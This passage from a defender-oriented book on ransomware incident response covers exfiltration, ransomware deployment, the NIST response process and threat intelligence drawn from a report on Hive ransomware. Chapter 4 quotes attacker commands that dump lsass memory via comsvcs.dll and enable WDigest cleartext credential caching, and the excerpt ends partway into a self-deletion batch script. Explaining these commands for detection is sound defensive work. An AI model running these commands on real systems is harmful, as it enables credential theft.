
Typically, there are two approaches to data exfiltration. First, the threat actors may set up a server for such purposes, or even use the same servers they use to perform the actual attack, for example, using post-exploitation frameworks.

In such cases, the attackers commonly use legitimate tools for data exfiltration, for example, **WinSCP** or **FileZilla**. Such legitimate tools may be extremely hard to detect, especially if an organization doesn't have a dedicated monitoring team as part of its security team that uses a threat-hunting approach during their day-to-day activities.

Of course, they usually collect data first, but in some cases, it can be exfiltrated directly from a file server even without archiving.

Another approach is to use public cloud storage, such as **MEGA**, **DropMeFiles**, and others. The same storage can be used by the threat actors to publish data on their DLS.

For example, here's data exfiltrated by Everest ransomware affiliates from one of their victims, which was uploaded to DropMeFiles:

List of files:

⬇ DOWNLOAD ALL

FILE NAME	SIZE		
aic.rar	5.16 GB	❤️	⬇

File retention period: **prior to 18:17 01.09.21**

File upload date: 18:17 02.08.21

☁ 7   👍 0   👎 0   **⬇ DOWNLOAD ALL**

Figure 2.8 – Exfiltrated data published by Everest ransomware affiliates

To exfiltrate data this way, the threat actors may use a regular web browser or, in some cases, corresponding client applications. For example, **Nefilim** ransomware affiliates just installed **MEGAsync** on the target host and used it to exfiltrate data.

Another notable example is the **Mount Locker** affiliates. These threat actors used AWS S3 buckets to steal collected data. AWS and other cloud solutions are big pivot points in big targets for data exfiltration. Without the proper governance and oversight, AWS and other cloud solutions are a rich hunting ground for threat actors.

Once all sensitive data (at least from the attackers' point of view) is exfiltrated, the victim network is ready to be prepared for ransomware deployment.

Ransomware deployment

In your opinion, what's a ransomware operator's worst enemy? Yes, you're right, backups – secure and not tampered with backups. But they have a very bad weakness – they can be deleted by threat actors.

Unfortunately, system administrators often don't think about either the 3-2-1 rule (3 backup copies on 2 different media with 1 located offsite) or separate accounts and multi-factor authentication for the backup servers. What's more, nowadays, having proper secure backups isn't only important for ransomware mitigation, but also to ensure an organization meets industry regulatory requirements.

What does this mean? If the attackers obtain domain administrator credentials, they can easily access the backup servers and wipe all available backups. That's it, so the victim company has no other choice than to pay the ransom.

Also, talking about backups, some ransomware samples have built-in capabilities for wiping files with extension typical backup solutions. For example, here's a list of extensions for backup files wiped by TinyCryptor:

- `.vbm`
- `.vib`
- `.vbk`
- `.bkf`
- `.vlb`
- `.vlm`
- `.iso`

You may be surprised, but the Windows operating system has a built-in backup mechanism called the **Volume Shadow Copy Service**. It creates backup copies of files or even volumes, so the user can restore them to the previous state.

Of course, ransomware operators have taken note of this Windows feature – most ransomware samples disable this service and remove available copies.

Backups aren't the only enemy of the ransomware operator. Another enemy is security solutions, as they may easily block ransomware execution – if they are operating properly, of course.

For example, threat actors can add a ransomware sample to exclusions, or just disable available security software. At this stage, the attackers commonly have domain administrator credentials, so they can deploy batch scripts abusing Group Policy to achieve this goal. Of course, it's not the only way. Another example is to use the security software's console to disable it.

Ransomware deployment can be achieved via various techniques, including Group Policy modification, using PsExec, or even manual dropping and execution – it depends on the threat actor.

Another important point – the system should be available, so the victim can get the email or portal link to communicate with the threat actors. That's why many ransomware samples have a list of system folders in the exclusion list. For example, here's an exclusion list from a Darkside ransomware sample:

- `$recycle.bin`
- `config.msi`
- `$windows.~bt`
- `$windows.~ws`
- `windows`
- `appdata`
- `application data`
- `boot`
- `google`
- `mozilla`
- `program files`
- `program files (x86)`
- `programdata`
- `system volume information`
- `tor browser`

- `windows.old`

- `intel`

- `msocache`

- `perflogs`

- `x64dbg`

- `public`

- `all users`

- `default`

It is interesting that the list contains the `tor browser` folder. The thing is, Darkside had a portal for victims on the dark web, which is only accessible via Tor Browser.

Once ransomware has been deployed, the threat actors are ready to negotiate with the victim regarding the ransom amount. In some cases, there are separate ransom demands for decryption and removing exfiltrated data.

In rare cases, the attack may continue. For example, REvil ransomware affiliates are known to run DDoS attacks against victims who refuse to pay.

Summary

Now you have a solid understanding of a typical human-operated ransomware attack. Of course, from a tactics, techniques, and procedures perspective, such attacks may be very different, but the main goals are almost always the same – to take full control of the domain, exfiltrate the most sensitive data, and deploy ransomware.

In the next chapter, we will look at the incident response process, and look at each of six stages from the angle of modern human-operated ransomware attacks.

3
The Incident Response Process

Now that you have reached this chapter, you should already have a good understanding of modern human-operated ransomware attacks, so you are ready to look at the incident response process. Of course, processes may be a bit boring to look at, but it's still very important to have solid understanding – it'll speed up your incident response!

What's more, rather than telling you the same story one more time, we will look at a classic incident response process, developed by **National Institute of Standards and Technology** (**NIST**), from a ransomware attack perspective and, of course, using real-world examples and experience.

It was introduced in *Computer Security Incident Handling Guide* by Paul Cichonski, Tom Millar, Tim Grance, and Karen Scarfone. Still, many incident response teams all around the globe are using it on a daily basis during their engagements. Again, I'm not going to retype this paper, rather share my opinions and experience, so you can understand it better when you are reading (or re-reading) the original.

In this chapter, we'll look at each stage of the incident response process and cover the following topics:

- Preparation for an incident
- Threat detection and analysis
- Containment, eradication, and recovery
- Post-incident activity

Preparation for an incident

Preparation is a vital part of the incident response process. And it's not only about the team. It's also about the impacted IT infrastructure. Just imagine you are responding to a ransomware-related incident, but all you have is a fully encrypted infrastructure with only default logging enabled and barely functioning antivirus software. Sounds surreal? But it's true for many incidents I have investigated during my career. Usually, companies don't think about their security until they are impacted.

Another important point is understanding that your infrastructure has lack of security controls and people. You don't need to wait for a real incident; in many cases, just a simple penetration testing assessment may show you are not well protected.

Some companies don't start to think about security even after a successful ransomware attack. And I have a good example – an Australian transportation and logistics company, the Toll Group. This company was attacked in February 2020 by Netwalker ransomware affiliates, but once they returned to normal operations in May, another group successfully attacked them – this time, some Nefilim ransomware affiliates.

As you can see, the ransomware threat landscape is very aggressive, so it's very important to be prepared from both the team and the infrastructure perspective.

The team

In fact, an organization may not even have an internal incident response team. Many vendors provide such services, so if there's an incident, a dedicated third-party team is ready to start identification and analysis, and provide instructions for remediation.

Also, an organization may have a **Managed Detection and Response** (**MDR**) service provider, so both monitoring and response are managed by a third-party team.

Of course, this is not always the case; a security team may form an incident response team if needed, or it may be a part of an internal **Security Operations Center** (**SOC**).

First of all, the team needs to have the capability to perform incident response. This may include the following:

- **Capability to collect data**: It's very important during an incident response engagement to be able to collect the data you need. It may be just an artifact of a process creation, a full set of event logs, or registry files. That's why we always deploy our own XDR solution – Group-IB THF Huntpoint. Of course, this is just an example; there are a variety of different solutions on the market. The important thing is that the solution of choice should enable the capability to monitor the whole infrastructure, collect data from any host, and perform threat hunting activities if necessary. It's true that some of these tasks may be solved by the deployment of various scripts, but such an approach may be less efficient and may extend the incident response engagement time significantly.

- **Capability to analyze data**: Collecting data is important, but analysis is even more important. Again, XDR data may save you a lot of time, but if it's not available, you have to use various digital forensic tools, both commercial and open source. Of course, such tools accelerate your processing speed, but not analysis – as analysis is always performed by a human, just like the ransomware attacks we are talking about. Another important point is access to some good sources of cyberthreat intelligence – this will speed up your analysis and give you an understanding of what exactly you are looking for. And finally, training. This can be of different forms: instructor-led, prerecorded, webinars, even just reading a good threat research report or a book counts, but you are already reading this book, so you understand this even without my tips.

- **Capability to communicate**: Another very important point is communication. It's better to split the role within the incident response team. At least, choose a person responsible for communication with management, and another person responsible for communication with technical personnel.

Now let's look at infrastructure from a preparation perspective.

The infrastructure

It's important to note that this is applicable only if you are a part of an internal incident response team, so can communicate with other teams and provide them with recommendations for tuning IT infrastructure.

The worst thing you deal with during incident response engagements is a lack of logging and communication. OK, maybe not really a lack of, but a log shortage for sure. As you already know, in some cases the threat actors may spend weeks in the infrastructure before actual ransomware deployment, so to track them back to the initially compromised host, you'd better have the logs for this period.

So, how does it work in reality? Let's say you've found an evidence of a Cobalt Strike Beacon stager run on the host via a `jump psexec_psh`. It's super common. And the most common artifact is a new service creation event, ID `7045`, in the system log. Usually, the first question is what is the source of execution? To tell the truth, it's not very hard to find it, for example, using logon, ID `4624`, event from the security log. But here comes the problem – you found that the service was created 2 weeks ago, but you have logs in security only for the last 3 days.

Let's look at another example – a firewall. Yes, firewalls don't stop dragons, but still may be very useful during your incident response engagements. Of course, if you have logs for the period of interest.

There was a case in my practice where we identified all initially accessed hosts in an hour. The threat actors used spear phishing emails with weaponized attachments to gain the initial access, but unlike many other adversaries, they attacked not one host, but four. We managed to find one of them quickly as it was used for ransomware deployment, and we found out that the host was compromised 4 months ago. The company had really good logging capabilities, so we could go back to the period in question and identify three more hosts based on command and control server communications! If we had not been able to use such logs, it may have taken much more time, and the threat actors may have decided to shift **tactics, techniques, and procedures** (**TTPs**), implanting new backdoors.

I think it's already quite clear that proper logging is crucial for any incident response engagement. If logging and logging retention is not present, make sure you develop and roadmap this within your organization. There are mandated rules and regulations that require businesses to retain a certain number of logs. Each business industry is different, so take the time to find out which rules your business line has to comply with.

Another important infrastructure-related aspect is the security products in place. I already mentioned XDR. And, of course, you may ask, why XDR, there're so many different solutions on the market? The thing is, you can use it for monitoring, threat hunting, forensic data collection, and, what's really important, blocking malicious files and isolating compromised hosts! Yes, **Security Information and Event Management** (**SIEM**) may also enable monitoring, alerting, and threat hunting, but not blocking malicious files and isolating hosts, and this is extremely important, especially if we are talking about ransomware attacks. At the same time, SIEM may offer you the ability to store logs for quite a long period of time, so if you are dealing with a long-term incident, having a properly configured SIEM may be extremely important.

Of course, it's not simply about XDR, it's just the most modern and effective tool for incident prevention and response. The more tools you have, the easier it is for you to deal with incidents.

Now it's time to move on and look at the detection and analysis stages.

Threat detection and analysis

These are the two most important stages of the incident response process. Why? If your detection and analysis fails, you will most likely find your or your client's infrastructure encrypted by some ransomware affiliates. Of course, it's not the case if your client detected the attack when he or she saw a ransom note on a computer screen. And yes, this is a very common example.

So, generally, you may face one of two scenarios: everything is already encrypted and you need to reconstruct the attack, or there is only a ransomware precursor, so it must be contained and remediated as fast as possible.

Usually, if you are dealing with impact, it's not really difficult to understand what ransomware strain you are dealing with – just look inside the ransom note.

Nowadays, many of them contain links to portals where victims can communicate with the threat actors:

Figure 3.1 – BlackMatter ransomware portal

As you can see in the preceding screenshot, such portals provide a lot of information to the victim, including ransom amount, payment details, exfiltrated data, and even test decryption capabilities and chat support. But what's more important is that we can see the name of ransomware family on top – **BlackMatter**.

Using this information, we can go further and try to understand which TTPs are commonly used by this threat actor.

Of course, you can collect some information from various public sources; we'll talk about this in detail in *Chapter 6, Collecting Ransomware-Related Cyber Threat Intelligence*.

Having access to some of commercial cyberthreat intelligence platforms may also be a very good option:

Figure 3.2 – BlackMatter profile in the Group-IB Threat Intelligence & Attribution platform

Why is it a good option? Such platforms already contain lots of information on ransomware threat actors on all levels – strategic, operational, and tactical.

So, you'll find information about ransomware affiliates' TTPs, including the tools they use, the vulnerabilities they exploit, and so on. Also, you'll find lots of different indicators of compromise, such as hashes, filenames, and IP addresses. Finally, usually there's information about targeted countries and industries. We'll discuss cyberthreat intelligence in more detail in *Chapter 4*, *Cyber Threat Intelligence and Ransomware*.

With all this information, it's really easy to generate a hypothesis about how the compromised network was accessed initially, and what the threat actors used for privilege escalation, credentials access, lateral movement, and so on.

Let's look one of the examples we have already discussed in the previous chapters, **Ryuk** ransomware.

As you remember, now we are facing a situation in which ransom notes are already all around the enterprise, and files are already encrypted.

You may want to find the source of ransomware deployment, and the technique used, of course. To tell the truth, in many cases with Ryuk, it's deployed from a domain controller. Let's say you've thankfully found which one. But here's the problem: due to the log shortage, you don't see the source of connection to this server.

But you've analyzed the cyberthreat intelligence you have and found out that Ryuk affiliates commonly use tools such as **Cobalt Strike**, **AdFind**, and **Bloodhound**, and gain initial access to the networks using spear phishing emails, delivering **Trickbot** or **BazarLoader**.

Now there's a lot to look for! As you already know, various post-exploitation frameworks, such as Cobalt Strike, are extremely popular among ransomware affiliates, and, thankfully, they leave lots of forensic artifacts we can search for during incident response engagements. You'll learn more about forensic artifact sources in *Chapter 7*, *Digital Forensic Artifacts and Their Main Sources*.

It's important to note that information on the threat actors' TTPs is valuable not only during incident response engagement, but also for prevention, so each time you or your team members find some information on attacker's behaviors, security controls should be tuned accordingly.

Let's look at the same incident from another point of view. Ransomware isn't deployed yet, but there are some precursors. What could these be?

We already know that threat actors commonly use Trickbot or BazarLoader to gain initial access to the network. So, any detection related to this threat should catch our attention, for example, an alert from antivirus software. These security products can be useful even in the previously discussed situation – usually, threat actors use various tools; some of them may be undetected, but others – not. So, such events may also give you some clues to where the attackers were during post-exploitation.

Also, it's very important to isolate the workstation (if it's possible and won't impact business processes, of course) and check whether there any other undetected artifacts. For example, a BazarLoader sample was successfully detected and removed, but Cobalt Strike Beacon has stayed in the memory or the threat actors have already moved laterally.

The same can be said about evidence pointing to network or Active Directory reconnaissance. If you detect such activity, for example, AdFind usage, it's extremely important to understand whether it's legit or not, and apply corresponding measures.

This is not the whole list of examples, of course; we'll discuss this in more detail in *Chapter 5*, *Understanding Ransomware Affiliates' Tactics, Techniques, and Procedures*.

OK, let's move on to containment, eradication, and recovery.

Containment, eradication, and recovery

Once you have a good understanding of the attack you are dealing with, it's time to apply some containment measures.

The most common thing you can do is to block connections to the command and control servers. Without this, the threat actors can hardly do any harm to the network – of course, if they didn't deploy some scheduled tasks, for example, which'll run another backdoor with another command and control server.

So, it may be a good idea to isolate the whole network from the internet. But, of course, it depends on the stage of the attack life cycle. If you managed to detect it at an early stage, isolating the whole network may not really be a good idea, but if the threat actors spent a month inside, well, why not!

Another thing many ransomware affiliates commonly use is legitimate remote access applications. Here are some examples commonly seen during ransomware incident response engagements:

- TeamViewer
- AnyDesk
- SupRemo
- Remote Utilities
- Atera RMM
- Splashtop
- ScreenConnect

What does this mean? You better block them as well once you have started your engagement.

As you already know, most threat actors exfiltrate data, so, if you reacted to some of ransomware precursors and you suspect the attackers to be still in the network, it's better to block common cloud file-sharing services, such as MEGA, DropMeFiles, MediaFire, and the rest.

Of course, in some cases – for example, when you're dealing with the initial access – it may be enough to isolate the compromised host, so you can do it even before the analysis stage – we don't want the threat actors to be able to move laterally.

The threat actors love obtaining elevated (and even not-so-elevated) credentials and valid accounts in general, so if you found any evidence pointing to compromised credentials, it's a good idea to change passwords for them.

Once you have isolated the threat actors from the compromised environment, and you don't see any traces of follow-on malicious activity, you can start removing the malware and tools used by the threat actors.

Removing scripts and tools, which doesn't require installation, is very simple and straightforward.

Remote access tools such as TeamViewer have user-friendly uninstallers, so removing them from compromised hosts is also a quite simple task.

With malware, the process may be a bit tricky. Why? For example, it can be fileless – so there no payload on disk, so it's memory only. Also, quite often, malware gains persistence on the compromised system, so it can service reboots.

Here are some very common persistence mechanisms leveraged by malware involved in ransomware attacks:

- Registry run keys / startup folder
- Windows service
- Scheduled task

Of course, it may not be necessary to remove a persistence mechanism if you have already removed the malware, but sometimes it may cause unwanted detection. Recently, I had a case where the client found a malicious service related to Cobalt Strike – my team responded immediately, but soon found out that it's just a remnant of a past attack the client's team responded to a few years ago.

So, you've blocked the command and control servers, changed the passwords for compromised accounts, and removed the malware and attackers' tools. That's it? You are ready to put this workstation or server back into production? Well, if you are 100% sure it's clean – why not? If not – it may be a better idea to reimage the host.

OK, there may be another problem – the network is already encrypted. Usually, here we have two choices – negotiate with the threat actors and pay the ransom, or rebuild the infrastructure from scratch.

Decryptors provided by the threat actors may be another problem. I know, you love examples, and here is another one. ProLock ransomware operators were quite active from April to June 2020, and some victims, of course, decided to pay the ransom and received the decryptor. But there was a problem. It didn't work properly: files larger than 64 MB might become corrupted during the decryption process. Once this information became public, it affected the threat actors' reputation, so very soon ProLock disappeared.

Of course, not all decryptors work like this. Many threat actors provide executables, which really decrypt everything. Still, organizations may be in danger even after payment – there are cases where the threat actors attacked such companies again and again, planning to earn even more money.

So, after such successful attacks, especially if the organization decided to pay, it's extremely important to improve the security posture, so it'll be ready to follow up cyberattacks – that's what the last stage, post-incident activity, is all about.

Post-incident activity

At the final stage, the incident response team should help the affected organization to understand why the threat actors managed to successfully breach it and achieve their goals, and what to do to avoid similar situations in the future.

Of course, the incident life cycle may be quite different; it depends on the ransomware affiliates. So, based on what you have observed, you may form a list of recommendations. Let's look at the most common examples.

As you already know, many ransomware attacks start from exposed RDP-servers, so if that's the case, a good recommendation would be to choose other methods of remote access, or, for example, implement multi-factor authentication for such RDP connections.

Talking about public-facing parts of affected infrastructure, the organization should make sure all vulnerabilities, especially those allowing the threat actors to obtain valid credentials or run code remotely, are patched.

If spear phishing was the root cause, it may require additional training for personnel or improving security for email traffic, for example, implementing malware detonation systems – advanced sandboxes that analyze each attachment or link in both incoming and outgoing emails.

The same can be said about security products focused on the internal network – in some cases, they just need to be tuned properly; in others, they need to be changed. Also, they can require more monitoring capabilities and additional personnel, who, of course, need to be trained.

Finally, if backups were present and were eventually deleted – as you already know, this is quite a common threat actor strategy – the organization should think about better protection, for example, implementing the 3-2-1 rule, using separate accounts for accessing backup servers, and implementing multi-factor authentication for any type of access.

Again, this is not the whole list of post-incident activities, but some examples, so you can have a good understanding of what's commonly done on this stage.

I hope it is now quite clear what a typical incident response process looks like in general; for more details, please refer to *Computer Security Incident Handling Guide* by NIST.

Summary

In this chapter, we have walked through the various stages of the incident response process, so now you have a good understanding of how to deal with ransomware attacks, at least in general. Of course, we'll keep moving further and further, so you have a more and more detailed understanding.

You have already learned that cyberthreat intelligence is a very important part of incident response, so in the next chapter, we'll discuss it on various levels, focusing on ransomware attacks, of course. We'll look through an open source threat report, and extract various types of intelligence from it, so you have a solid understanding of their differences.

Section 2: Know Your Adversary: How Ransomware Gangs Operate

This part will introduce you to the concept of cyber threat intelligence and allow you to collect, produce, and use it effectively during your incident response engagements, as well as understand how real ransomware gangs operate.

This section comprises the following chapters:

- *Chapter 4, Cyber Threat Intelligence and Ransomware*
- *Chapter 5, Understanding Ransomware Affiliates' Tactics, Techniques, and Procedures*
- *Chapter 6, Collecting Ransomware-Related Cyber Threat Intelligence*

4
Cyber Threat Intelligence and Ransomware

Cyber threat intelligence is a very important part of incident response. After reading the previous chapter, you should be well informed about the current threat landscape and techniques leveraged by threat actors. You should know to perform your analysis fast and move to the next stages of the incident response process.

We'll discuss various types of cyber threat intelligence: strategic, operational, and tactical. Of course, practice is preferable, so we'll base our discussion on an open source report so that, together, we can distinguish various parts of it from various types of intelligence.

So, in this chapter we'll look at each type of cyber threat intelligence through the ransomware prism:

- The *who* and *why* – strategic cyber threat intelligence
- The *how* and *where* – operational cyber threat intelligence
- The *what* – tactical cyber threat intelligence

Strategic cyber threat intelligence

Strategic cyber threat intelligence is usually focused on decision-makers (**Chief Information Security Officers** (**CISOs**), **Chief Information Officers** (**CIOs**), **Chief Technology Officers** (**CTOs**), and so on), as it describes high-level trends and threat actors' motives, and generally allows us to understand the *who* and *why*. This empowers the CISO/CIO and any cyber executive to have a technical and tactical understanding, along with foresight on what new threat actor trends are up and coming.

So, the *who* refers to the threat actors targeting or potentially targeting the organization, and the *why* to their motivation.

In terms of motives, ransomware threat actors are quite predictable in that they are financially motivated. Their main goal is to get money, which is usually a significant amount, from the victim.

Another important thing is the threat actors' targets. For example, some ransomware operators don't target hospitals, the government sector, critical infrastructures, and so on. A good example of this would be **BlackMatter** operators, who forbid their affiliates to attack the following organizations:

Figure 4.1 – The rules section of the BlackMatter ransomware website

Let's continue with examples and look at an open source report provided by the **SentinelLabs** team, entitled *Hive Attacks | Analysis of the Human-Operated Ransomware Targeting Healthcare*. This report is available here: `https://labs.sentinelone.com/hive-attacks-analysis-of-the-human-operated-ransomware-targeting-healthcare/`.

From the very beginning, we can get an important piece of strategic cyber threat intelligence – the group (or groups) operating Hive ransomware targets healthcare! Yes, some operators and their affiliates may target certain areas of business or certain industries, or even certain countries. The researchers present Memorial Healthcare System hospitals in Ohio as an example. As the result of this ransomware attack, the organization had to divert emergency care patients from a number of its hospitals to other facilities. In this case, the threat actors knew and could see that the healthcare industry has very rich environments, which yield high amounts of data. There are many entry points in the medical industry that allow the threat actors to come and go as they please. If we dig deeper at this point and analyze victims' data, available at the threat actors' **Dedicated Leak Site** (**DLS**), we can find even more data related to the attacks, such as the following example:

Figure 4.2 – Victim information extracted from the Hive DLS

Of course, the victim list isn't limited to healthcare organizations, and so analysis may reveal a more detailed overview of the targets. This will allow the decision-makers to have a clear understanding of whether the threat is real for their business or not.

Additionally, we can see from the report that the group (or groups) behind the Hive ransomware strain is quite active. They became active in late June 2021 but have already performed at least 30 successful attacks. This fact may also help to prioritize the defensive strategy.

Let's dive more into the details and look at pieces of operational cyber threat intelligence we can extract from the report.

Operational cyber threat intelligence

Operational cyber threat intelligence helps to understand threat actors' capabilities, provides insights on their infrastructure, and, of course, tactics, techniques, and procedures. This type of intelligence allows us to understand the *how* and the *where*, so it's focused on **Security Operation Center** (**SOC**) analysts, incident responders, threat hunters, and so on.

As you may have already understood, the *how* allows defenders to collect information about various threat actors' tactics, techniques, and procedures, and make sure they can be easily detected and mitigated. The *where* allows the defender to use a proactive approach, as they become aware of where to look for various tactics, techniques, and procedures.

Let's continue with the analysis of the report on Hive ransomware from SentinelLabs and start focusing on the *Technical analysis* section.

When we are talking about tactics, techniques, and procedures, or simply **TTPs**, one of the best frameworks to describe them is **MITRE ATT&CK®**.

MITRE ATT&CK® is a globally accessible knowledge base, focused on threat actors' behaviors. At a high level, it consists of the following core components:

- **Tactics**: Tactical adversary goals, such as gaining the initial access to the target network

- **Techniques**: The general means that the threat actors use to achieve their goals, such as using spear-phishing, to gain initial access to the target network

- **Sub-techniques**: More specific means, such as using a weaponized attachment

- **Procedures**: How exactly an adversary uses a technique or sub-technique, such as using a weaponized MS Office document as an attachment in a spear-phishing email

We'll use MITRE ATT&CK® extensively throughout this book, so if you are not aware of the framework, refer to the official website: `https://attack.mitre.org/`.

The first thing we see in the *Technical analysis* section of the SentinelLabs report is that the initial access vectors may vary. Unfortunately, this report doesn't provide us with available variations. At the same time, we immediately receive some information on the threat actors' favorite framework for post-exploitation, **Cobalt Strike**.

The report also doesn't provide any details on how exactly it was used during their campaigns. At the same time, the researchers share information on the usage of another tool, **ConnectWise**, a legitimate remote administration tool used by threat actors to maintain access to the compromised environment.

As you already know from *Chapter 3*, *The Incident Response Process*, using such tools is a very common technique leveraged by ransomware affiliates.

Of course, MITRE ATT&CK® contains a description of such a technique. Its ID is `T1219` and it's called **Remote Access Software** (`https://attack.mitre.org/techniques/T1219/`). In short, it means that threat actors may leverage various remote access tools, such as TeamViewer, AnyDesk, and so on, as alternative communication channels for redundant access to compromised hosts.

Let's move on and look at other techniques described in the report:

```
\Windows\system32\cmd.exe /C rundll32.exe
\Windows\System32\comsvcs.dll MinDump 752 lsass.dmp full
```

First of all, we can see that the threat actors leveraged `cmd.exe` for execution. Here, we have a sub-technique, **Windows Command Shell** (`T1059.003`).

Also, the attackers used `rundll32.exe` – this is as an example of a **signed binary proxy execution** sub-technique (`T1218.011`), leveraged by the threat actors for defense evasion.

Finally, the main goal we see here is getting access to the credential. In this case, it is done via abusing the legitimate `comsvcs.dll` library to dump an `lsass.exe` process, which is a sub-technique of **OS credential dumping** – **Local Security Authority Subsystem Service** (**LSASS**) **memory** (`T1003.001`).

Why do the attackers need to dump it? This is because the system stores various credential materials in its process space, so if the threat actors can successfully dump it, they can use various tools to extract valid credentials from it.

To enable caching of cleartext credentials, the threat actors performed registry modification, leveraging `cmd.exe` again:

```
\Windows\system32\cmd.exe /C reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
/v
UseLogonCredential /t REG_DWORD /d 1 && gpupdate /force
```

Here, we have another technique documented in MITRE ATT&CK® – **modify registry** (`T1112`).

Another valuable piece of information presented in this report is that the threat actors used **ADRecon** during the post-exploitation phase. This is another popular tool used by many ransomware affiliates during the discovery phase, so they can extract various artifacts from an active directory environment. Again, there's no information on how exactly it was used during this campaign. However, since it's a PowerShell-based tool, we can identify another sub-technique of **command and scripting interpreter** – **PowerShell** (`T1059.001`). PowerShell scripts are extremely common, so you'll face their usage at almost any incident response engagement related to a human-operated ransomware attack.

The next section of the report is dedicated to the analysis of the Hive ransomware payload itself. It can also reveal some information on threat actors' TTPs. The first thing we can see is that it's written in **Go**, which is becoming more and more popular among ransomware threat actors. Another important thing is that it's packed with **UPX**, a common packer used by many threat actors to bypass at least some defenses. Here, we are dealing with a sub-technique of **obfuscated files or information** – **software packing** (`T1027.002`).

Next, we can see another very common technique leveraged by many ransomware threat actors – stopping a list of processes and services, so that everything will be encrypted successfully. Of course, there's a documented technique in MITRE ATT&CK® for this – **service stop** (`T1489`).

Let's go further – the ransomware creates a batch file with the filename `hive.bat`, which is used to remove the components of the malware. Here are its contents:

```
timeout 1 || sleep 1
del "C:\Users\admin1\Desktop\hmod4.exe"
